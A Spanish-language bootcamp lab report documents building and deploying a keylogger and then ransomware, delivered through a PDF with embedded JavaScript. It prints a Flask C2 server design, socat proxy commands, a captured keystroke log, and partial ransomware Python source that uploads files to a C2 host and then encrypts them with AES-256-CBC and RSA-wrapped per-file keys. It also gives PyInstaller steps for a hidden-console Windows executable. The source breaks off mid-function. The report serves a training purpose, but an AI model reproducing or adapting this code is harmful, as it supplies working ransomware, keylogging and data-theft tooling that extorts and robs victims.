

Ejercicio de Desarrollo Ransomware



Proyecto: Bootcamp KeepCoding 2026

Ref: KC-2026-M6-001

Autor: Dani Garcia (geoSp)

Fecha: 10 Mayo 2026

Informe Técnico Desarrollo Ransomware

Bootcamp de Ciberseguridad KeepCoding

Fecha: Mayo 2026

Alumno: Dani García

Módulo: Malware

Entorno: Laboratorio virtualizado con VirtualBox

Vector de entrada: PDF con JavaScript embebido

1. Resumen ejecutivo

Este documento recoge el desarrollo, despliegue y validación de dos ejercicios encadenados dentro de un mismo laboratorio de malware:

1. **Primera fase:** uso de un PDF con JavaScript embebido como vector de entrada para descargar y ejecutar un keylogger de laboratorio.
2. **Segunda fase:** evolución del mismo vector de entrada para entregar un ransomware funcional capaz de exfiltrar y cifrar archivos de prueba.

La primera fase permitió validar el vector PDF → descarga → ejecución → comunicación con C2 con un payload de menor impacto. Una vez comprobada la cadena, se desarrolló la segunda fase con un ransomware que reproduce un flujo más completo: exfiltración previa, cifrado híbrido de archivos mediante AES-256 + RSA-2048 y generación de nota de rescate.

La cadena final reproduce un escenario realista pero limitado al laboratorio:

1. Entrega inicial mediante un PDF con JavaScript embebido.
2. Descarga del ejecutable desde infraestructura controlada.
3. Ejecución manual del binario por parte del usuario, simulando ingeniería social.
4. En la primera fase, ejecución de un keylogger para validar comunicación y recepción de datos.
5. En la segunda fase, exfiltración de documentos seleccionados hacia un servidor C2.
6. Cifrado híbrido de archivos mediante AES-256 y RSA-2048.
7. Generación de una nota de rescate en el directorio afectado.

2. Alcance, autorización y límites del laboratorio

Este ejercicio se ha realizado únicamente en un entorno académico, privado y controlado. Las máquinas empleadas pertenecen al laboratorio del alumno y no se ha interactuado con sistemas de terceros, redes públicas, servicios externos ni infraestructura no autorizada.

El alcance queda limitado a:

- Máquinas virtuales propias.
- Red local de laboratorio.
- Ficheros de prueba creados específicamente para la práctica.
- Ejecución controlada del malware desarrollado.
- Análisis técnico, documentación y validación del comportamiento.

Queda fuera del alcance:

- Uso contra sistemas reales.
- Evasión avanzada de antivirus o EDR.
- Persistencia.
- Movimiento lateral.
- Explotación de sistemas de terceros.
- Distribución del binario.
- Automatización ofensiva fuera del laboratorio.

Windows Defender fue desactivado de forma explícita en la máquina víctima para permitir la demostración técnica. Esta decisión se documenta como una limitación consciente del ejercicio, ya que la evasión de soluciones de seguridad excedía el alcance de la práctica.

3. Arquitectura del laboratorio

La arquitectura fue común para las dos fases del ejercicio: primero la prueba con keylogger y posteriormente la ejecución del ransomware. En ambos casos se utilizó el mismo modelo de entrega mediante PDF, infraestructura HTTP, proxy intermedio y servidor C2.

El laboratorio se compone de tres máquinas virtuales conectadas en modo bridge dentro de la subred `192.168.0.0/24`.

Máquina	IP	Rol
Kali Linux 1	<code>192.168.0.16</code>	Máquina atacante. Sirve el PDF, aloja un servidor HTTP auxiliar y actúa como proxy intermedio mediante <code>socat</code> .
Windows 10	<code>192.168.0.25</code>	Máquina víctima. Abre el PDF, descarga el ejecutable y ejecuta el ransomware.
Kali Linux 2	<code>192.168.0.26</code>	Servidor C2. Ejecuta Flask, recibe los ficheros exfiltrados y aloja payloads.

3.1 Flujo general del laboratorio

El laboratorio se dividió en dos fases.

Fase 1 PDF con JavaScript + keylogger

1. La víctima accede al PDF `factura.pdf` desde la máquina Windows 10.
2. Adobe Reader procesa el JavaScript embebido en el documento.
3. El JavaScript ejecuta `app.launchURL`, abriendo una URL externa en el navegador.
4. El navegador descarga `keylogger.exe` desde la infraestructura de laboratorio.
5. El usuario ejecuta manualmente el binario descargado.
6. El keylogger genera datos de prueba y valida la comunicación con el C2.
7. Los datos llegan a Kali2 a través del proxy intermedio configurado en Kali1.

Fase 2 PDF con JavaScript + ransomware

1. Se reutiliza el mismo vector PDF con JavaScript embebido.
2. El PDF abre una URL externa desde la que se descarga `ransomware.exe`.
3. El usuario ejecuta manualmente el binario descargado.
4. El ransomware busca archivos `.pdf`, `.docx` y `.txt` en el directorio objetivo.
5. Antes del cifrado, los archivos son enviados al C2 mediante una petición HTTP `POST`.
6. La comunicación pasa por un proxy intermedio en Kali1, evitando que la víctima contacte directamente con el C2.
7. El ransomware cifra los archivos mediante AES-256-CBC y protege la clave simétrica de cada archivo con RSA-2048.
8. El malware elimina los originales y deja una nota de rescate en el directorio afectado.

4. Preparación del entorno

4.1 Adobe Reader en la máquina víctima


El Windows 10 del laboratorio no tenía lector PDF instalado. Inicialmente se instaló Adobe Reader `2019.021.20058`, pero esta versión incorpora restricciones de seguridad que limitan severamente el uso de JavaScript embebido en PDFs.

Durante las pruebas se comprobó que las APIs más sensibles estaban restringidas, incluso modificando opciones de Trust Manager o Protected Mode. En concreto, Adobe Reader 2019 bloqueaba acciones como la escritura directa en disco o la extracción de objetos ejecutables desde el documento.

Tras varios intentos fallidos, se optó por utilizar Adobe Reader 9., una versión más antigua y permisiva que permite utilizar `app.launchURL` para abrir URLs externas desde el documento.

Es importante destacar que este vector no representa el comportamiento esperado en lectores PDF modernos completamente actualizados. El uso de Adobe Reader 9.4 se decidió

exclusivamente para demostrar el concepto dentro del laboratorio, sin depender de una explotación avanzada de memoria.



4.2 Desactivación controlada de Windows Defender

Windows Defender fue desactivado en la máquina Windows 10 víctima para permitir la ejecución del binario de prueba.

Ruta utilizada:

```
Settings → Windows Security → Virus & threat protection → Manage settings →  
Real-time protection → Off
```

Esta decisión se tomó de forma consciente porque el objetivo de la práctica era implementar y demostrar la cadena funcional de ransomware, no desarrollar técnicas de evasión, ofuscación, packing o bypass de soluciones de seguridad.

4.3 Dependencias utilizadas

Kali1 Máquina atacante / proxy

- Python 3.
- Flask.
- `cryptography`.
- `requests`.
- `pynput`.
- `pikepdf`.
- Wine.

- Python 3.11.9 para Windows dentro de Wine.
- PyInstaller dentro del entorno Wine.
- `socat`.
- `mingw-w64`.
- Metasploit Framework, usado durante pruebas con CVEs antiguas de Adobe Reader.

Kali2 Servidor C2

- Python 3.
- Flask.
- `cryptography`.
- OpenSSH Server.

5. Generación del par de claves RSA

Para reproducir una arquitectura similar a la empleada por ransomware moderno, se utilizó un esquema de cifrado híbrido.

La clave privada RSA se generó y almacenó únicamente en el servidor C2. Esta clave no se copió ni se embebió en el binario ejecutado por la víctima. La clave pública, en cambio, sí se incluyó en el ransomware para cifrar la clave AES generada individualmente para cada archivo.

5.1 Archivos generados

Archivo	Ubicación	Función
<code>private.pem</code>	Kali2 — <code>~/c2/</code>	Clave privada RSA-2048. Permanece únicamente en el C2.
<code>public.pem</code>	Kali2 — <code>~/c2/</code>	Clave pública RSA-2048. Se embebe en el binario del ransomware.

Este diseño impide recuperar los archivos cifrados únicamente desde la máquina víctima, ya que la clave privada necesaria para descifrar las claves AES no reside en ella.

```

(dani@kali)-[~/c2]
$ python3 -c "
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization

private_key = rsa.generate_private_key(public_exponent=65537, key_size=2048)

with open('private.pem', 'wb') as f:
    f.write(private_key.private_bytes(
        encoding=serialization.Encoding.PEM,
        format=serialization.PrivateFormat.PKCS8,
        encryption_algorithm=serialization.NoEncryption()
    ))

with open('public.pem', 'wb') as f:
    f.write(private_key.public_key().public_bytes(
        encoding=serialization.Encoding.PEM,
        format=serialization.PublicFormat.SubjectPublicKeyInfo
    ))
print('Claves generadas')
"
Claves generadas

(dani@kali)-[~/c2]
$ ls -l
total 20
-rw-r--r-- 1 root root 823 May 9 18:21 c2_server.py
drwxrwxr-x 2 dani dani 4096 May 9 18:19 payload
-rw-rw-r-- 1 dani dani 1704 May 9 18:30 private.pem
-rw-rw-r-- 1 dani dani 451 May 9 18:30 public.pem
drwxrwxr-x 2 dani dani 4096 May 9 18:19 uploads

```

6. Desarrollo del servidor C2

El servidor C2 se desarrolló en Kali2 utilizando Flask. Su función era recibir archivos exfiltrados, responder a comprobaciones de disponibilidad y servir payloads durante la fase de validación.

6.1 Estructura de directorios

```

~/c2/
├── c2_server.py
├── private.pem
├── public.pem
├── uploads/
└── payload/

```

Directorio	Uso
uploads/	Almacena los archivos exfiltrados desde la víctima.
payload/	Aloja los binarios utilizados en la práctica.

6.2 Endpoints principales


Endpoint	Método	Función
/ping	GET	Verificar disponibilidad del C2.
/payload	GET	Servir el binario principal durante pruebas.
/keylogger	GET	Servir un payload de validación previo.
/upload	POST	Recibir archivos exfiltrados desde la víctima.

La disponibilidad del C2 se validó desde Kali1 mediante una petición HTTP al endpoint `/ping`.

```
curl http://192.168.0.26:5000/ping
```

Respuesta esperada:

```
C2 alive
```



7. Configuración del proxy intermedio

Para evitar que la máquina víctima contactara directamente con el C2, se configuró un proxy intermedio en Kali1 mediante `socat`.

La infraestructura quedó dividida en dos canales:

Puerto en Kali1	Destino real	Uso
8080	192.168.0.26:5000	Canal auxiliar para descarga y pruebas.
8081	192.168.0.26:5000	Canal de exfiltración hacia <code>/upload</code> .

La víctima interactúa con Kali1, pero el tráfico es reenviado hacia Kali2.

7.1 Validación del proxy desde Windows 10

Desde PowerShell en la máquina víctima se comprobó la conectividad contra Kali1:

```
Invoke-WebRequest -Uri http://192.168.0.16:8080/ping
```

La respuesta `C2 alive` confirmó que la víctima alcanzaba el C2 indirectamente a través del proxy.

```
(dani@kali)-[~/wine/drive_c]
$ ps aux | grep socat
dani      61213  0.0  0.0 11716 4360 pts/0    S+   18:23   0:00 socat TCP-LISTEN:8080,fork TCP:192.168.0.26:5000
dani      63205  0.0  0.0 11716 4268 pts/1    S+   18:27   0:00 socat TCP-LISTEN:8081,fork TCP:192.168.0.26:5000
dani     124992  0.0  0.0  6544 2476 pts/4    S+   20:22   0:00 grep --color=auto socat
```

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Invoke-WebRequest -Uri http://192.168.0.16:8080/ping

StatusCode      : 200
StatusDescription : OK
Content         : C2 alive
RawContent      : HTTP/1.1 200 OK
                  Connection: close
                  Content-Length: 8
                  Content-Type: text/html; charset=utf-8
                  Date: Sat, 09 May 2026 17:24:27 GMT
                  Server: Werkzeug/3.1.5 Python/3.13.12

                  C2 alive
Forms           : {}
Headers         : {[Connection, close], [Content-Length, 8], [Content-Type, text/html; charset=utf-8], [Date, Sat,
                  09 May 2026 17:24:27 GMT]...}
Images          : {}
InputFields     : {}
Links           : {}
ParsedHtml      : System.__ComObject
RawContentLength : 8

PS C:\Windows\system32>
```

8. Fase 1 PDF con JavaScript y keylogger de laboratorio

8.1 Objetivo de la primera fase

Antes de desplegar el ransomware, se desarrolló y validó una primera fase basada en un keylogger de laboratorio. Esta fase permitió comprobar que el vector de entrada funcionaba correctamente sin ejecutar todavía el payload de cifrado.

El objetivo era validar la cadena completa:

1. Apertura del PDF en Adobe Reader.
2. Ejecución del JavaScript embebido.

3. Apertura de una URL externa mediante `app.launchURL`.
4. Descarga del binario desde la infraestructura de laboratorio.
5. Ejecución manual del payload por parte del usuario.
6. Comunicación con el servidor C2.
7. Recepción de datos en `~/c2/uploads/`.


Esta fase no formaba parte del comportamiento final del ransomware. Se utilizó como prueba controlada para confirmar que la infraestructura de entrega y recepción funcionaba antes de ejecutar un binario con impacto sobre archivos.


8.2 Funcionamiento del keylogger

El keylogger se utilizó como payload de validación. Su función era registrar actividad de teclado de prueba y enviar el resultado al servidor C2 del laboratorio.

La prueba permitió confirmar:

- Que el PDF abría correctamente la URL configurada.
- Que Windows 10 podía descargar el ejecutable desde Kali1.
- Que el binario compilado para Windows se ejecutaba correctamente.
- Que la comunicación hacia Kali2 funcionaba a través del proxy en Kali1.
- Que el C2 recibía correctamente los datos enviados por el payload.





```

dani@kali: ~/c2/uploads
Session Actions Edit View Help
(dani@kali)-[~/c2/uploads]
$ cat log.log
2026-05-09 22:04:33,287: Esto
2026-05-09 22:04:33,287: Special character Key.space
2026-05-09 22:04:33,819: es
2026-05-09 22:04:33,819: Special character Key.space
2026-05-09 22:04:34,483: un
2026-05-09 22:04:34,483: Special character Key.space
2026-05-09 22:04:35,339: test
2026-05-09 22:04:35,339: Special character Key.space
2026-05-09 22:04:36,112: para
2026-05-09 22:04:36,112: Special character Key.space
2026-05-09 22:04:37,409: probar
2026-05-09 22:04:37,409: Special character Key.space
2026-05-09 22:04:37,850: el
2026-05-09 22:04:37,850: Special character Key.space
2026-05-09 22:04:42,517: kjeeylogger
2026-05-09 22:04:42,517: Special character Key.enter
2026-05-09 22:04:42,769:
2026-05-09 22:04:42,769: Special character Key.enter
2026-05-09 22:04:44,973: Si
2026-05-09 22:04:44,973: Special character Key.space
2026-05-09 22:04:44,973: Starting new HTTP connection (1): 192.168.0.16:8081
2026-05-09 22:04:44,995: http://192.168.0.16:8081 "POST /upload HTTP/1.1" 200 2
2026-05-09 22:04:46,073: esto
2026-05-09 22:04:46,073: Special character Key.space
2026-05-09 22:04:48,794: fuera
2026-05-09 22:04:48,794: Special character Key.space
2026-05-09 22:04:50,596: una
2026-05-09 22:04:50,596: Special character Key.space
2026-05-09 22:04:54,981: contrasela*a
2026-05-09 22:04:54,981: Special character Key.space
2026-05-09 22:04:57,746: saldria
2026-05-09 22:04:57,746: Special character Key.enter
2026-05-09 22:05:00,068:
2026-05-09 22:05:00,068: Special character Key.enter
2026-05-09 22:05:00,302:
2026-05-09 22:05:00,302: Special character Key.enter
2026-05-09 22:05:02,289: Test
2026-05-09 22:05:02,290: Special character Key.space
2026-05-09 22:05:03,821: 2:
2026-05-09 22:05:03,821: Special character Key.space
2026-05-09 22:05:04,802: vamos
2026-05-09 22:05:04,802: Special character Key.space
```

8.3 Compilación del keylogger

Durante la compilación del keylogger se detectó un problema con dependencias específicas de Windows. El binario se cerraba al ejecutarse porque PyInstaller no incluía correctamente algunos módulos internos de `pynput`.

La solución fue añadir imports ocultos específicos durante la compilación:

```
pynput.keyboard._win32
pynput.mouse._win32
```

Esta corrección permitió generar un ejecutable funcional para Windows y completar la validación del vector inicial.

9. Fase 2 Desarrollo del ransomware

9.1 Objetivo funcional

El ransomware desarrollado para la práctica tenía como objetivo actuar únicamente sobre un directorio de prueba:

```
C:\Users\Dani.LAB\Desktop\keepcoding
```

Las extensiones afectadas fueron:

```
.pdf  
.docx  
.txt
```

Esto permitió validar el comportamiento del malware sin poner en riesgo otros datos del sistema.

9.2 Lógica general

El flujo implementado fue el siguiente:

1. Cargar la clave pública RSA embebida en el binario.
2. Recorrer el directorio objetivo.
3. Identificar archivos con extensiones seleccionadas.
4. Exfiltrar cada archivo mediante una petición HTTP `POST` al endpoint `/upload`.
5. Generar una clave AES-256 aleatoria por archivo.
6. Generar un IV aleatorio por archivo.
7. Aplicar padding al contenido.
8. Cifrar el contenido mediante AES-256-CBC.
9. Cifrar la clave AES mediante RSA-2048 con OAEP y SHA-256.
10. Crear un nuevo archivo con extensión `.enc`.
11. Eliminar el archivo original.
12. Generar la nota `DECRYPT_FILES.txt`.

9.3 Esquema criptográfico

El ejercicio implementa cifrado híbrido:

Componente	Algoritmo	Uso
Cifrado de datos	AES-256-CBC	Cifrar el contenido de cada archivo.

Componente	Algoritmo	Uso
Protección de clave	RSA-2048 + OAEP + SHA-256	Cifrar la clave AES generada para cada archivo.
IV	16 bytes aleatorios	Inicialización del modo CBC.
Clave AES	32 bytes aleatorios	Nueva clave por cada archivo.

El formato final de cada archivo cifrado fue:

```
[4 bytes longitud clave RSA][clave AES cifrada][IV][contenido cifrado]
```

Este diseño reproduce el patrón habitual de ransomware moderno: el cifrado masivo de datos se realiza con criptografía simétrica por eficiencia, mientras que la clave simétrica queda protegida mediante criptografía asimétrica.

9.4 Exfiltración previa al cifrado

Antes de cifrar cada archivo, el ransomware enviaba una copia al servidor C2 mediante una petición HTTP `POST`.

El tráfico saliente se dirigía contra Kali1:

```
http://192.168.0.16:8081/upload
```

Kali1 reenviaba la comunicación hacia Kali2 mediante `socat`.

Este comportamiento reproduce el modelo de doble extorsión utilizado por muchas familias modernas de ransomware: aunque la víctima restaure sus archivos desde backup, el atacante conserva una copia de los datos.

9.5 Compilación a ejecutable Windows

La compilación se realizó desde Kali1 usando PyInstaller dentro de un entorno Wine con Python 3.11.9 para Windows.

PyInstaller no actúa como cross-compiler puro desde Linux, por lo que fue necesario instalar un entorno Python de Windows dentro de Wine.

Flujo seguido:

1. Instalar Python 3.11.9 para Windows en Wine.
2. Instalar dependencias dentro del entorno Wine.
3. Copiar el script al entorno de Wine.

4. Compilar con PyInstaller en modo `onefile` y sin consola.
5. Copiar el ejecutable resultante al servidor C2.

El ejecutable final se generó en:

```
~/wine/drive_c/dist/ransomware.exe
```

Posteriormente se copió a:

```
~/c2/payload/ransomware.exe
```

```
(dani@kali)-[~/c2]
$ cat ransomware.py
import os
import requests
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
import secrets

# Configuración
PROXY = "http://192.168.0.16:8081"
C2_UPLOAD = "http://192.168.0.16:8081/upload"
TARGET_DIR = os.path.join(os.environ["USERPROFILE"], "Desktop", "keepcoding")
EXTENSIONS = [".pdf", ".docx", ".txt"]
NOTE_NAME = "DECRYPT_FILES.txt"
RANSOM_NOTE = ""
Tus ficheros han sido cifrados.
Para recuperarlos contacta: rescate@malware.lab
"""

# Clave pública RSA embebida (copiar contenido de public.pem de Kali2)
PUBLIC_KEY_PEM = b"""-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAw1CXpf+sQ20T1f83NZ4V
IEKstr5fB0ifCjTzizKcJgywgtvsqT6zgesrBIBv/OYrIqMqbtA0A8C0srY0G8o+
OCDE4Y+5MUP0E/iKI/cbdohecJlQnsHRalRLMscNZ5tnfzUsm4lQqih/B3fAR+VN
8CkvpqGLuGLwhwxKqIVQKvfr/USD0CL9dnQE1ezgnHU0wvUc/OAEvErWW+xwFZ
0kyqSTwpTJkgj6QbANCz4yznR2omVqhjkYxzUG41QDb0jRyPwPYS2h2sjOdYmb76
z6P0GKLZGhsCuskaZJkH95DMYgG7D6DFcN+eEfQoUgtjp7XpGhXGnhmGrvSVcSUY
MQIDAQAB
-----END PUBLIC KEY-----"""

def load_public_key():
    return serialization.load_pem_public_key(PUBLIC_KEY_PEM)

def encrypt_file(filepath, public_key):
    # Generar clave AES aleatoria por fichero
    aes_key = secrets.token_bytes(32)
    iv = secrets.token_bytes(16)

    # Cifrar fichero con AES-256-CBC
    with open(filepath, "rb") as f:
        plaintext = f.read()

    # Padding manual
    pad_len = 16 - (len(plaintext) % 16)
    plaintext += bytes([pad_len] * pad_len)

    cipher = Cipher(algorithms.AES(aes_key), modes.CBC(iv), backend=default_backend())
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext) + encryptor.finalize()
```



```

(dani@kali)-[~]
$ wine pyinstaller --onefile --noconsole 'C:\ransomware.py'
1103 INFO: PyInstaller: 6.20.0, contrib hooks: 2026.5
1104 INFO: Python: 3.11.9
1139 INFO: Platform: Windows-10-10.0.19043-SP0
1139 INFO: Python environment: C:\users\dani\AppData\Local\Programs\Python\Python311
1146 INFO: wrote Z:\home\dani\ransomware.spec
1177 INFO: Module search paths (PYTHONPATH):
['C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Python311\\Scripts\\pyinstaller.exe',
 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Python311\\python311.zip',
 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Python311\\DLLs',
 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Python311\\Lib',
 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Python311',
 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Python311\\Lib\\site-packages',
 'C:\\']
3451 INFO: checking Analysis
3453 INFO: Building Analysis because Analysis-00.toc is non existent
3455 INFO: Looking for Python shared library...
3456 INFO: Using Python shared library: C:\users\dani\AppData\Local\Programs\Python\Python311\python311.dll
3457 INFO: Running Analysis Analysis-00.toc
3458 INFO: Target bytecode optimization level: 0
3459 INFO: Initializing module dependency graph...
3476 INFO: Initializing module graph hook caches...
3505 INFO: Analyzing modules for base_library.zip ...
13583 INFO: Processing standard module hook 'hook-heapq.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\Pytho
n311\\Lib\\site-packages\\PyInstaller\\hooks'
13670 INFO: Processing standard module hook 'hook-encodings.py' from 'C:\\users\\dani\\AppData\\Local\\Programs\\Python\\P
